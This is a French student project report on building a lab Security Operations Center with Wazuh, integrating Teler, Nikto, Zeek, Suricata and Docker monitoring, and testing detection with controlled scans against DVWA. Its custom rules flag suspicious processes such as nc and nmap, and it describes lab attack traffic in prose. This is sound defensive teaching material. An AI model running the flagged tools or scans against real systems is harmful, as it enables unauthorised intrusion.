UFR Sciences – Département Informatique

Rapport de projet de Hacking éthique (FISE)

Master 1 Cybersécurité

Conception et réalisation d'un mini SOC in the Box avec Wazuh

---

Réalisé par :

Marwane Zerrik
Mayas Ould-Kaci
Nadya Boussaid

Encadré par :

Mme. Morgane Joly

Soutenu le 17 Décembre 2025, devant le jury composé de :

Mme. Morgane Joly
M. Gaétan Richard

Année universitaire 2025/2026

Remerciements

Nous tenons à exprimer nos sincères remerciements à l'ensemble des personnes ayant contribué, directement ou indirectement, à la réalisation de ce projet Mini SOC.

Nous remercions tout d'abord notre enseignante encadrante, **Mme Morgane Joly**, pour son accompagnement, ses conseils techniques et pédagogiques.

Nous adressons également nos remerciements aux membres du jury, **Mme Morgane Joly** et **M. Gaétan Richard**, pour le temps consacré à l'évaluation de notre travail, leurs retours et leurs remarques, qui contribuent à enrichir ce projet et à améliorer notre compréhension des enjeux liés à la cybersécurité.

Nous souhaitons remercier les auteurs et la communauté open-source de **Wazuh**, dont la documentation officielle, les outils et les ressources mises à disposition ont constitué un support essentiel tout au long de ce projet. Leur travail a permis la mise en œuvre d'un environnement SIEM/XDR complet et réaliste.

Ce projet a été une expérience enrichissante, tant sur le plan technique que sur le plan organisationnel, et a permis de consolider nos compétences en cybersécurité et en gestion d'incidents.

Liste des abréviations

API Application Programming Interface
ATT&CK Adversarial Tactics, Techniques, and Common Knowledge
C2 Command and Control
CIS Center for Internet Security
CIS-CAT CIS Configuration Assessment Tool
CVE Common Vulnerabilities and Exposures
DoS Denial of Service
DDoS Distributed Denial of Service
DNS Domain Name System
DVWA Damn Vulnerable Web Application
EDR Endpoint Detection and Response
FIM File Integrity Monitoring
FISE Formation d'Ingénieur sous Statut Étudiant
GID Group ID
HTTP Hypertext Transfer Protocol
IDS Intrusion Detection System
IP Internet Protocol
JSON JavaScript Object Notation
NSM Network Security Monitoring
PID Process ID
SIEM Security Information and Event Management
SOC Security Operations Center
SSH Secure Shell
SSL Secure Sockets Layer
SYN Synchronize
Syslog System Logging Protocol
TCP Transmission Control Protocol
TLS Transport Layer Security
UFR Unité de Formation et de Recherche
UFW Uncomplicated Firewall
UID User ID
VM Virtual Machine

Table des matières

1. Introduction

Dans le cadre de ce projet réalisé en groupe, nous avions pour objectif de mettre en place un Mini SOC (Security Operations Center) fonctionnel permettant de détecter, analyser et répondre automatiquement à des activités potentiellement malveillantes au sein d'une infrastructure réseau.

Un SOC est une structure organisationnelle et technique chargée d'assurer la surveillance continue d'un système d'information. Son rôle est de collecter les événements de sécurité, les corréler, identifier des menaces, déclencher des alertes et appliquer des mesures de réponse. Pour cela, les SOC modernes s'appuient sur un SIEM (Security Information and Event Management), un outil centralisé permettant de regrouper les logs, effectuer de la corrélation, générer des alertes et automatiser certaines actions.

Dans ce projet, nous avons choisi d'utiliser Wazuh, une solution open-source de type SIEM/EDR/SOC complet. Plusieurs raisons justifient ce choix :

- Wazuh est gratuit, open-source et largement documenté ;
- il intègre nativement des fonctionnalités essentielles : collecte de logs, détection d'intrusions, FIM (File Integrity Monitoring), vulnérabilité, Active Response, etc. ;
- il s'intègre facilement via Docker, rendant le déploiement rapide et reproductible ;
- il permet la création de règles personnalisées et de scripts automatisés pour répondre aux incidents ;
- son tableau de bord (basé sur OpenSearch Dashboard) permet une visualisation claire des alertes ;
- la communauté et la documentation officielle facilitent l'apprentissage et le développement.

L'objectif final de ce Mini SOC était donc de mettre en place une plateforme capable de :

- surveiller en temps réel les activités des systèmes ;
- détecter des comportements suspects (scans, tentatives SSH, exécutions de processus anormaux, modifications de fichiers , etc.) ;
- corréler ces événements via des règles personnalisées ;
- déclencher des réponses automatiques grâce à l'Active Response (blocage d'IP, kill de processus, désactivation d'utilisateur, etc.) ;
- fournir une surface d'attaque contrôlée (DVWA) pour tester nos mécanismes de détection ;
- analyser les alertes et améliorer la posture de sécurité.

Ce rapport présente donc le travail réalisé collectivement, ainsi que les aspects techniques qu'on a pu prendre en charge.

En complément, le dépôt Git du projet (scripts, règles, playbooks et documentation) est disponible ici.

2. Infrastructure du Mini SOC

Cette section présente en détail l'infrastructure mise en place pour notre Mini SOC. Elle repose sur trois éléments principaux : l'hôte exécutant Wazuh sous Docker, l'agent Ubuntu servant de cible supervisée, et enfin la machine Debian utilisée pour réaliser nos tests et attaques contrôlées.

2.1 Hôte principal : Wazuh Manager, Indexer et Dashboard sous Docker

L'hôte de virtualisation (notre machine principale) exécute l'ensemble de la pile Wazuh au moyen de conteneurs Docker. Cette architecture permet un déploiement propre, modulaire et facilement reproductible. Trois composants essentiels sont ainsi mis en place :

- **Wazuh Manager** : cœur du SOC, il reçoit les logs des agents, applique les règles de détection, déclenche les alertes et gère l'Active Response.
- **Wazuh Indexer (OpenSearch)** : moteur de stockage et d'indexation, permettant de stocker de très grands volumes de logs.
- **Wazuh Dashboard** : interface web permettant d'explorer les alertes, les événements, les agents et les statistiques globales.

L'hôte est configuré avec l'adresse IP : **192.168.56.1**, accessible depuis les deux machines virtuelles du laboratoire.

2.2 Machine virtuelle Ubuntu : agent Wazuh supervisé

La seconde composante de l'infrastructure est une machine virtuelle Ubuntu (IP : **192.168.56.102**) jouant le rôle de système supervisé. Elle exécute l'agent Wazuh chargé de collecter les logs, surveiller les processus, analyser les accès SSH, assurer le FIM et exécuter les réponses automatisées.

2.3 Machine virtuelle Debian : environnement d'attaque

Une seconde VM Debian (IP : **192.168.56.104**) sert d'environnement d'attaque contrôlé. Elle permet d'effectuer :

- des scans réseau,
- des tests d'énumération web,
- des tentatives d'accès SSH répétées,

Ces actions génèrent des événements analysés par Wazuh, permettant de valider nos règles personnalisées et nos mécanismes d'Active Response.

3. Déploiement et Configuration de Wazuh

3.1 Déploiement de Wazuh sous Docker

3.1.1 Version et architecture utilisée

Nous avons déployé la dernière version stable de Wazuh en architecture *single-node*. L'installation repose sur trois conteneurs distincts :

— **Wazuh Manager** : moteur SIEM, gestion des règles et de l'Active Response ;
— **Wazuh Indexer** : service OpenSearch pour le stockage et l'indexation des événements ;
— **Wazuh Dashboard** : interface web d'analyse et de visualisation.

L'ensemble est orchestré via `docker-compose` en utilisant les images officielles proposées par Wazuh.

3.1.2 Gestion automatique des certificats

Lors du premier lancement, le déploiement génère automatiquement des certificats TLS signés par l'autorité Wazuh, utilisés pour sécuriser les communications :

— Manager ↔ Indexer ;
— Dashboard ↔ Indexer ;
— Agents ↔ Manager.

Aucune modification manuelle n'a été effectuée sur ces certificats.

3.2 Configuration du Manager

3.2.1 Fonctionnement général

Le Wazuh Manager centralise les éléments essentiels de la configuration :

— le fichier principal `ossec.conf` ;
— les règles globales et personnalisées ;
— les scripts d'Active Response ;
— les listes d'indicateurs (ex. AlienVault).

Le Manager travaille conjointement avec le Wazuh Indexer pour la recherche et le Dashboard pour la visualisation des alertes.

3.2.2 Méthode correcte de modification du fichier de configuration

Une particularité importante du déploiement Docker est qu'il ne faut **jamais** modifier directement le fichier :

```
/var/ossec/etc/ossec.conf
```

lorsque les conteneurs sont en cours d'exécution. Cela provoque des erreurs critiques au niveau de l'API.

La procédure correcte est la suivante :

1. Arrêter la pile Wazuh :

   `docker compose down`

2. Modifier le fichier :

   `wazuh-docker/single-node/config/wazuh_cluster/wazuh_manager.conf`

3. Redémarrer les services :

   `docker compose up -d`

Cette méthode garantit que la configuration sera correctement prise en compte au prochain démarrage du conteneur `wazuh-manager`.

3.2.3 Paramètres ajoutés au Manager

Les modifications apportées incluent :
— ajout de blocs `command` et `active-response` ;
— référence aux règles personnalisées ;
— activation de modules désactivés par défaut (ex. CIS-CAT) ;
— intégration des listes de réputation (AlienVault).

3.3 Enregistrement et configuration des agents

3.3.1 Machines utilisées

— une VM Ubuntu jouant le rôle d'agent principal ;
L'agent Ubuntu a été enregistré via une configuration manuelle puis avec la clé d'enrôlement fournie par le Dashboard.

3.3.2 Installation des agents

Les agents ont été installés directement sur les machines virtuelles. L'enregistrement s'effectue avec la clé générée dans le Dashboard, ou via les commandes standard d'enrôlement.

3.3.3 Modifications apportées au fichier `ossec.conf` des agents

Les agents ont été configurés avec :
— **FIM en mode realtime** ;
— **Who-data** pour le répertoire `/root` ;
— des blocs `localfile` pour : Apache, Teler, Suricata, Zeek, Docker ;
— activation de modules complémentaires (ex : CIS-CAT).
Ces paramètres permettent aux agents de transmettre des informations enrichies au Manager.

3.4 Règles personnalisées

Les règles locales définies dans `local_rules.xml` permettent notamment de détecter :
— brute force SSH (ex. règle 120100) ;
— tentatives d'authentification suspectes ;
— modifications du fichier `ossec.conf` ;
— alertes Teler (attaques web, CVE, directory brute force, etc.) ;

— adresses IP malveillantes (AlienVault) ;
— exécution de processus suspects (nmap, python3, nc, etc.) ;
— utilisation excessive des ressources Docker ou conteneurs en état *unhealthy*.
Les règles sont structurées pour être compatibles avec l'Active Response.

3.5 Problèmes rencontrés

3.5.1 Déconnexions d'agent

Il est arrivé que des agents apparaissent en état « disconnected ». La solution consistait généralement à redémarrer le service Wazuh agent.

3.5.2 Erreur API du Manager

La modification directe du fichier `/var/ossec/etc/ossec.conf` dans le conteneur actif provoquait un dysfonctionnement de l'API. Ce problème a été résolu en suivant la procédure adaptée via `docker-compose`.

3.5.3 Scripts Active Response non exécutés

Certains scripts ne se déclenchaient pas car ils n'étaient pas présents sur l'agent concerné. Après synchronisation des scripts entre Manager et agents, l'Active Response a fonctionné normalement.

4. Détection : collecte et corrélation des événements

4.1 Tests DVWA, Teler et Nikto

Cette section présente les tests réalisés afin de valider les capacités de détection du Mini SOC face à des attaques web réelles. Pour cela, nous avons utilisé une application volontairement vulnérable (DVWA), un outil de détection de scans web (Teler) et un scanner de vulnérabilités reconnu (Nikto). L'objectif principal était de vérifier la capacité de Wazuh à collecter, corréler et réagir automatiquement à ce type d'attaques.

4.1.1 Application vulnérable DVWA

DVWA (Damn Vulnerable Web Application) est une application web volontairement vulnérable, utilisée dans un cadre pédagogique afin de simuler des attaques web courantes. Dans notre environnement, la version **DVWA 1.10** a été déployée dans un conteneur Docker sur la machine Ubuntu supervisée par Wazuh.

Aucune modification spécifique n'a été appliquée à la configuration de sécurité de DVWA, ce qui permet de conserver un comportement proche d'une application mal sécurisée rencontrée en environnement réel. Les requêtes HTTP générées par les attaques sont journalisées par le serveur Apache, dont les logs sont stockés dans le répertoire `/var/log/apache2/`.

Ces journaux constituent la source principale des événements analysés lors des attaques web.

4.1.2 Détection des attaques web avec Teler

Afin de détecter les scans et attaques web, l'outil **Teler** (version **v2.0.0-rc.3**) a été intégré à l'infrastructure. Teler analyse en temps réel les logs Apache afin d'identifier des comportements suspects tels que des attaques par traversal de répertoires, des scans automatisés ou des tentatives d'exploitation connues.

Le fonctionnement repose sur un pipeline simple :

— lecture en continu des logs Apache (`access.log`) ;
— analyse des requêtes HTTP par Teler à l'aide d'un fichier de configuration personnalisé ;
— génération de logs structurés au format JSON ;
— transmission de ces logs à Wazuh via Syslog.

Grâce à cette intégration, Teler a permis de détecter efficacement plusieurs catégories d'attaques, notamment :

— attaques de type *Directory Bruteforce* ;
— tentatives de *Directory Traversal* ;
— signatures d'attaques web communes ;
— accès suspects générés par des scanners automatisés.

Ces événements sont ensuite interprétés par des règles Wazuh personnalisées, ce qui permet leur visualisation dans le Dashboard et leur exploitation par les mécanismes d'Active Response.

4.1.3 Scans de vulnérabilités avec Nikto

Les attaques web ont été générées à l'aide de **Nikto**, un scanner de vulnérabilités web open-source. La version utilisée est **Nikto 2.5.0**. Les scans ont été lancés depuis la machine Debian attaquante en ciblant directement l'URL de DVWA hébergée sur la VM Ubuntu.

Nikto génère un grand volume de requêtes HTTP malveillantes, incluant :

— tentatives d'accès à des fichiers sensibles ;
— tests de traversée de répertoires ;
— détection de scripts vulnérables ;
— exploration de chemins courants utilisés par des applications web.

Ces requêtes sont immédiatement enregistrées par Apache, puis analysées par Teler. Les alertes générées sont ensuite remontées à Wazuh, où elles déclenchent des règles de détection spécifiques telles que *teler detected Common Web Attack*.

4.1.4 Réponses automatiques et résultats

Les alertes issues des détections Teler ont été associées à des mécanismes d'Active Response. En particulier, un script de type **firewall-drop** a été configuré afin de bloquer automatiquement l'adresse IP source lorsqu'un comportement malveillant est identifié.

Cette approche permet de :

— stopper immédiatement un scan en cours ;
— limiter l'impact d'une attaque automatisée ;
— démontrer l'efficacité de la réponse automatisée du SOC.

L'ensemble de ces tests a permis de valider la capacité du Mini SOC à détecter et à répondre efficacement à des attaques web réelles, en combinant la corrélation des logs Apache, l'analyse comportementale via Teler et les capacités de réponse automatisée de Wazuh.

4.2 Détection Apache et filtrage par réputation AlienVault

Cette section décrit la mise en place d'un mécanisme de détection et de blocage basé sur l'analyse des journaux Apache et l'utilisation d'une liste de réputation issue d'AlienVault. L'objectif est de compléter les détections comportementales (Teler, Nikto) par une approche basée sur la réputation des adresses IP, telle qu'elle est couramment utilisée dans les SOC opérationnels.

4.2.1 Collecte et analyse des logs Apache

Les requêtes HTTP sont journalisées par le serveur Apache dans le fichier `access.log`. Ces logs constituent une source essentielle pour l'identification d'activités suspectes ou malveillantes.

La collecte est assurée directement par l'agent Wazuh installé sur la machine Ubuntu supervisée. Pour cela, une entrée spécifique a été ajoutée dans le fichier `ossec.conf` côté agent, permettant la surveillance du fichier de logs Apache :

— format des logs : `syslog`,
— chemin surveillé : `/var/log/apache2/access.log`.

Cette configuration permet à l'agent de transmettre en temps réel les événements HTTP au Wazuh Manager, où ils sont ensuite décodés et analysés par les règles de détection.

4.2.2 Intégration de la liste de réputation AlienVault

Afin d'enrichir l'analyse des événements web, une liste de réputation statique issue d'AlienVault a été intégrée au système. Cette liste contient des adresses IP connues pour être associées à des activités malveillantes (scans, botnets, tentatives d'exploitation).

Le fichier de réputation est stocké sur le Manager Wazuh dans le répertoire suivant :

`/var/ossec/etc/lists/blacklist-alienvault`

La corrélation est réalisée sur le champ `srcipt`, correspondant à l'adresse IP source des requêtes HTTP observées dans les logs Apache.

4.2.3 Règles Wazuh de corrélation par réputation

Une règle personnalisée a été créée afin de détecter automatiquement les événements web dont l'adresse IP source figure dans la liste AlienVault. Cette règle est définie dans le fichier `local_rules.xml` et appartient au groupe `attack`.

Lorsqu'un événement appartenant aux groupes `web` ou `attack` est détecté, la règle vérifie si l'adresse IP source correspond à une entrée de la liste de réputation. Si c'est le cas, une alerte de niveau élevé est générée, indiquant la présence d'une IP connue comme malveillante.

Cette approche permet d'identifier rapidement des attaques potentielles, même lorsque celles-ci ne correspondent pas encore à un comportement anormal clairement identifié.

4.2.4 Réponse automatique : blocage des adresses IP

Les alertes générées par la règle de corrélation AlienVault sont associées à un mécanisme d'Active Response. Lorsqu'une IP est identifiée comme malveillante, le script **firewall-drop** est automatiquement exécuté sur l'agent Ubuntu.

4.3 Mécanisme FIM : Realtime et WhoData

La supervision de l'intégrité des fichiers (FIM – *File Integrity Monitoring*) constitue l'une des fonctionnalités majeures de Wazuh. Elle permet de détecter toute modification non autorisée de fichiers critiques, qu'il s'agisse d'une altération de configuration, d'une tentative de persistance ou d'un accès privilégié suspect.

Dans notre infrastructure, le FIM est activé sur la machine Ubuntu supervisée, en particulier sur des répertoires sensibles tels que `/root`, `/etc/ssh/`, `/etc/cron.d/` et les services `systemd`. L'objectif est d'identifier rapidement toute manipulation effectuée par un attaquant ayant compromis la machine.

4.3.1 Fonctionnement général du FIM

Wazuh compare l'état actuel des fichiers avec une base d'intégrité, détectant les événements suivants :

— création, modification ou suppression de fichiers,
— changement de permissions ou de propriétaire,
— modification des métadonnées,
— altération de configurations critiques (ex. : SSH, cron, systemd).

Deux mécanismes complémentaires ont été activés :

— **Realtime FIM** : surveillance instantanée basée sur `inotify`. Toute modification est détectée immédiatement, sans attendre l'analyse planifiée.
— **WhoData** : permet d'identifier précisément *qui* a modifié un fichier (UID, GID, commande utilisée, PID), grâce à l'intégration auditd.

Le FIM en mode Realtime est utilisé sur les répertoires sensibles afin de garantir une détection immédiate, tandis que WhoData permet d'obtenir un contexte riche pour les activités suspectes impliquant un accès root ou élévation de privilèges.

4.3.2 Configuration appliquée

Sur l'agent Ubuntu, plusieurs blocs FIM ont été ajoutés dans le fichier `ossec.conf` pour activer Realtime et WhoData. La surveillance porte notamment sur :

— **/root** : surveillance complète avec WhoData pour détecter tout accès privilégié,
— **/etc/ssh/** : détection de modification de `sshd_config` et des fichiers de configuration associés,
— **/etc/cron.d/** : détection de tentatives de persistance via cron,
— **/systemd/system/*.service** : détection de création ou altération de services malveillants.

4.3.3 Règles personnalisées FIM

Afin d'améliorer la détection d'activités suspectes liées à la persistance, à l'évasion défensive ou à la modification de fichiers critiques, nous avons ajouté plusieurs règles FIM personnalisées dans le fichier `local_rules.xml`.

Ces règles complètent le fonctionnement natif de Wazuh en permettant d'identifier plus précisément les actions portant sur des fichiers stratégiques du système. La figure ci-dessous présente un extrait de ces règles.

— **Surveillance des configurations SSH** : Deux règles détectent toute modification du fichier principal `/etc/ssh/sshd_config` ainsi que du répertoire `/etc/ssh/sshd_config.d/`. Ce type de modification correspond à la technique MITRE ATT&CK **T1562 (Defense Evasion)** car un attaquant peut réduire les mécanismes de sécurité via SSH.
— **Détection de modifications dans** `/etc/cron.d` : L'ajout ou la modification d'une tâche cron peut constituer un mécanisme de **persistence**. La règle correspondante permet d'identifier ces changements anormaux.
— **Surveillance des services systemd** : Les fichiers situés dans `/systemd/system/` (notamment les services `.service`) sont également surveillés. Une modification dans ce répertoire est typique d'un mécanisme de **persistence via systemd**, également classé MITRE ATT&CK.

Au total, ces règles permettent d'obtenir une visibilité accrue sur les actions anormales portant sur des fichiers considérés comme particulièrement sensibles pour l'intégrité et la sécurité du système supervisé.

4.3.4 Tests et validation

Afin de valider le fonctionnement du FIM, plusieurs scénarios ont été réalisés :
— création et suppression de fichiers dans `/root`,
— modification d'un fichier texte,
— changement de permissions,
— altération de fichiers de configuration SSH,
— modification d'un fichier `.service` dans `/systemd/system/`.

Chaque action a généré une alerte correspondante dans le dashboard Wazuh, avec mention :
— du type d'événement (création, modification, suppression),
— de l'utilisateur impliqué (grâce à WhoData),
— du fichier exact modifié,
— du niveau de criticité associé.

4.3.5 Interaction avec l'Active Response

Une réponse automatisée a été mise en place pour renforcer la réaction aux modifications critiques. Ainsi, lorsqu'une altération du fichier `ossec.conf` de l'agent est détectée, un script Active Response (`restart-wazuh`) redémarre automatiquement l'agent afin de recharger la configuration et garantir une supervision correcte.

Ce mécanisme améliore la résilience du système, en assurant la continuité de la surveillance même en cas de modification involontaire ou malveillante d'un fichier de configuration essentiel.

4.4 Zeek

4.4.1 Qu'est-ce que Zeek et son impact sur Wazuh

Zeek (anciennement Bro) est une plateforme open-source de *Network Security Monitoring* (NSM) qui analyse le trafic réseau en temps réel afin de produire des journaux structurés et des événements de sécurité. Contrairement aux IDS traditionnels basés sur des signatures, Zeek adopte une approche comportementale en interprétant les protocoles réseau et en identifiant des anomalies.

L'intégration de Zeek avec Wazuh renforce significativement les capacités de détection du Mini SOC :

- **Couverture réseau étendue** : alors que Wazuh se concentre principalement sur la surveillance hôte (FIM, processus, journaux système), Zeek apporte une visibilité complète sur le trafic réseau.
- **Détection en temps réel** : Zeek capture et analyse les paquets dès leur réception, permettant de détecter rapidement des attaques telles que les SYN flood ou les scans réseau.
- **Corrélation enrichie** : les journaux réseau générés par Zeek sont corrélés avec les événements hôte de Wazuh, offrant une vision globale des incidents.
- **Contexte protocolaire** : Zeek comprend nativement de nombreux protocoles (HTTP, DNS, SSL, etc.) et fournit des métadonnées détaillées améliorant la précision des alertes.
- **Détection comportementale** : Zeek identifie des schémas complexes (exfiltration de données, communication C2, reconnaissance réseau) difficilement détectables par une surveillance hôte seule.

Cette complémentarité entre Zeek et Wazuh permet de mettre en place une détection hybride couvrant à la fois les dimensions réseau et hôte.

4.4.2 Installation et configuration

Zeek est installé sur la machine Ubuntu supervisée (192.168.56.102) et configuré pour analyser le trafic réseau de l'interface correspondante :

```
# Installation
echo 'deb http://download.opensuse.org/repositories/security:/zeek/xUbuntu_24.04/ /' | sudo tee /etc/apt/sources.list.d/security:zeek.list
curl -fsSL https://download.opensuse.org/repositories/security:zeek/xUbuntu_24.04/Release.key | sudo gpg --dearmor | sudo tee /etc/apt/trusted.gpg.d/security_zeek.gpg
sudo apt update && sudo apt install zeek -y

# Configuration
sudo nano /opt/zeek/etc/node.cfg
# interface=any

# Activation des logs JSON
echo "@load policy/tuning/json-logs.zeek" | sudo tee -a /opt/zeek/share/zeek/site/local.zeek
sudo zeekctl deploy
```

L'activation du format JSON facilite l'intégration directe des logs Zeek dans Wazuh sans nécessiter de décodage complexe supplémentaire.

4.4.3 Script de détection DDOS

Un script Zeek personnalisé, nommé `zeek_ddos_detection.zeek`, a été développé afin de détecter les attaques de type SYN flood. Le principe repose sur le comptage du nombre de connexions incomplètes initiées par une même adresse source.

```
global syn_count_per_src: table[addr] of count &default=0;
global syn_threshold = 100;

event new_connection(c: connection) {
    if ( c$orig$size > 0 && c$resp$size == 0 ) {
        syn_count_per_src[c$id$orig_h] += 1;

        if ( syn_count_per_src[c$id$orig_h] > syn_threshold ) {
            NOTICE([$note=DDOS::SYN_Flood,
                    $msg=fmt("SYN flood from %s", c$id$orig_h),
                    $conn=c]);
        }
    }
}
```

Lorsque le seuil défini est dépassé, une notification est générée, permettant une remontée rapide de l'événement vers la plateforme de supervision.

4.4.4 Intégration avec Wazuh

Les journaux générés par Zeek sont collectés par l'agent Wazuh via la configuration suivante :

```
<localfile>
  <log_format>json</log_format>
  <location>/opt/zeek/logs/current/*.log</location>
</localfile>
```

Cette intégration permet de centraliser les événements réseau Zeek dans Wazuh, de les visualiser dans le dashboard et de les corréler avec les autres sources de sécurité du Mini SOC.

4.5 Détection réseau avec Suricata

Afin de compléter la détection basée sur les journaux systèmes et applicatifs, un système de détection d'intrusion réseau (IDS) a été intégré au Mini SOC à l'aide de **Suricata**. Cet outil permet d'analyser le trafic réseau en temps réel et de détecter des comportements suspects tels que des scans, des tentatives d'exploitation ou des communications anormales.

4.5.1 Déploiement et configuration

Suricata est déployé sous forme de **service système** sur la machine virtuelle Ubuntu supervisée par Wazuh (agent), afin d'analyser directement le trafic réseau local. L'interface surveillée est `enp0s8`, correspondant au réseau interne du laboratoire.

La configuration par défaut a été légèrement adaptée afin de correspondre à l'architecture du projet. Le réseau interne est défini comme réseau protégé :

— `HOME_NET : 192.168.56.102/24`
— `EXTERNAL_NET : any`

Suricata utilise le moteur de capture `af-packet`, permettant une analyse performante du trafic réseau, ainsi que l'activation des statistiques globales pour le suivi de l'activité.

Les règles de détection proviennent du jeu de règles **Emerging Threats Open (ET Open)**, reconnu et largement utilisé dans les environnements IDS. Ces règles couvrent de nombreux scénarios d'attaques réseau (scans, services exposés, protocoles sensibles). Aucune règle personnalisée n'a été ajoutée dans ce cadre.

4.5.2 Intégration avec Wazuh

Suricata génère ses alertes au format JSON dans le fichier `/var/log/suricata/eve.json`. Ce fichier est directement surveillé par l'agent Wazuh via le module `localfile`, permettant une intégration native sans transformation préalable.

Les décoders et règles fournis par défaut dans Wazuh sont suffisants pour interpréter les événements Suricata. Les alertes sont ainsi centralisées, corrélées et visualisables depuis le Wazuh Dashboard.

4.5.3 Scénarios de détection

Afin de valider le bon fonctionnement de Suricata, plusieurs tests ont été réalisés depuis la machine Debian attaquante. Un script automatisé basé sur `nmap` a permis d'effectuer différents types de scans (SYN, TCP Connect, ACK) sur un large ensemble de ports.

Ces activités ont généré plusieurs alertes Suricata, notamment :

— Détection de scans ICMP (PING),
— Scans suspects vers des ports sensibles (MySQL, MSSQL, Oracle),
— Tentatives de scan SSH.

Les alertes sont correctement remontées dans Wazuh et associées à l'adresse IP de la machine attaquante, validant ainsi la chaîne complète de détection.

4.5.4 Réponse automatique

Certaines alertes Suricata déclenchent une **Active Response** côté Wazuh. Le script `firewall-drop` est utilisé afin de bloquer temporairement l'adresse IP source détectée comme malveillante, directement sur la machine Ubuntu supervisée. Cette approche permet une réaction rapide face aux scans réseau.

4.5.5 Objectif et complémentarité avec les autres outils

L'objectif principal de l'intégration de Suricata est d'apporter une **visibilité réseau** au Mini SOC. Contrairement aux mécanismes basés sur les logs applicatifs (Apache, Teler) ou systèmes (SSH, FIM), Suricata permet de détecter des comportements suspects directement au niveau du trafic.

4.5.6 Suricata vs Zeek

Suricata et Zeek sont deux outils d'analyse réseau complémentaires mais avec des approches différentes :

— **Suricata** est principalement orienté **détection par signatures** (IDS/IPS). Il génère des alertes en temps réel lorsqu'un trafic correspond à une règle connue.
— **Zeek** est orienté **analyse comportementale et journalisation**. Il ne génère pas d'alertes par défaut mais produit des logs très détaillés sur les protocoles, les connexions et les échanges.

Dans le cadre de ce projet, Suricata est utilisé pour la détection immédiate d'activités malveillantes, tandis que Zeek apporte un enrichissement contextuel et une analyse approfondie du trafic réseau.

4.6 Monitoring Docker : events et métriques

Dans le cadre de ce projet, un mécanisme de supervision des conteneurs Docker a été mis en place afin de démontrer la capacité de Wazuh à surveiller des environnements conteneurisés, aussi bien en termes de journaux que de métriques de performance.

4.6.1 Contexte et périmètre

Le monitoring Docker est réalisé sur la machine virtuelle Ubuntu hébergeant l'agent Wazuh. Cette machine exécute plusieurs conteneurs critiques :

— **DVWA**,
— **Prometheus**,
— **Netdata**,
— **cAdvisor**,
— **Nginx**.

Cet environnement permet d'observer des comportements réalistes de services conteneurisés.

4.6.2 Collecte des logs et métriques

La collecte est assurée par l'agent Wazuh à l'aide du module `docker-listener` ainsi que de commandes Docker exécutées périodiquement. Deux types d'informations sont remontés :

— les métriques de ressources via `docker stats` (CPU, mémoire, trafic réseau),
— l'état de santé des conteneurs via `docker ps`.

Les sorties sont envoyées sous forme d'événements textuels structurés, puis interprétées par Wazuh grâce à des décodeurs personnalisés.

4.6.3 Décodeurs Docker personnalisés

Afin d'exploiter correctement les données remontées par les commandes Docker, des décodeurs spécifiques ont été définis. Ils permettent de transformer les sorties brutes en champs exploitables par le moteur de règles.

— **docker-container-resource** : décode les métriques de consommation CPU, mémoire et réseau,
— **docker-container-health** : décode l'état de santé et le statut des conteneurs.

Ces décodeurs jouent un rôle central dans la chaîne de détection, car ils permettent aux règles Wazuh d'appliquer des seuils et de déclencher des alertes sur des champs précis (CPU, mémoire, état `unhealthy`, etc.).

4.6.4 Règles et alertes Docker

Des règles personnalisées ont été créées afin de détecter :

— une surconsommation CPU ou mémoire (>80 %),
— des conteneurs dans un état `unhealthy`,
— l'évolution des ressources utilisées par chaque conteneur.

Ces alertes permettent d'anticiper des dégradations de service ou des comportements anormaux.

4.6.5 Visualisation et dashboards

Les événements Docker sont visibles dans la section **Threat Hunting** du dashboard Wazuh, ainsi que dans un **dashboard personnalisé dédié au monitoring Docker**.



FIGURE 4.1 – Dashboard personnalisé de supervision Docker dans Wazuh

Ce tableau de bord offre une vision synthétique de l'état des conteneurs, des ressources consommées et des alertes associées.

4.6.6 Objectif de la supervision Docker

Cette partie vise à démontrer que Wazuh peut assurer une supervision complète d'environnements conteneurisés en centralisant logs, métriques et alertes dans une approche SOC unifiée, adaptée aux infrastructures modernes.

5. Simulation des attaques et réponses automatisées

Ce chapitre présente la mise en œuvre de scénarios d'attaque contrôlés ainsi que les mécanismes de réponse automatisée déployés au sein de notre Mini SOC. L'objectif est de reproduire des comportements malveillants réalistes afin d'évaluer la capacité de détection, de corrélation et de réaction automatique de Wazuh.

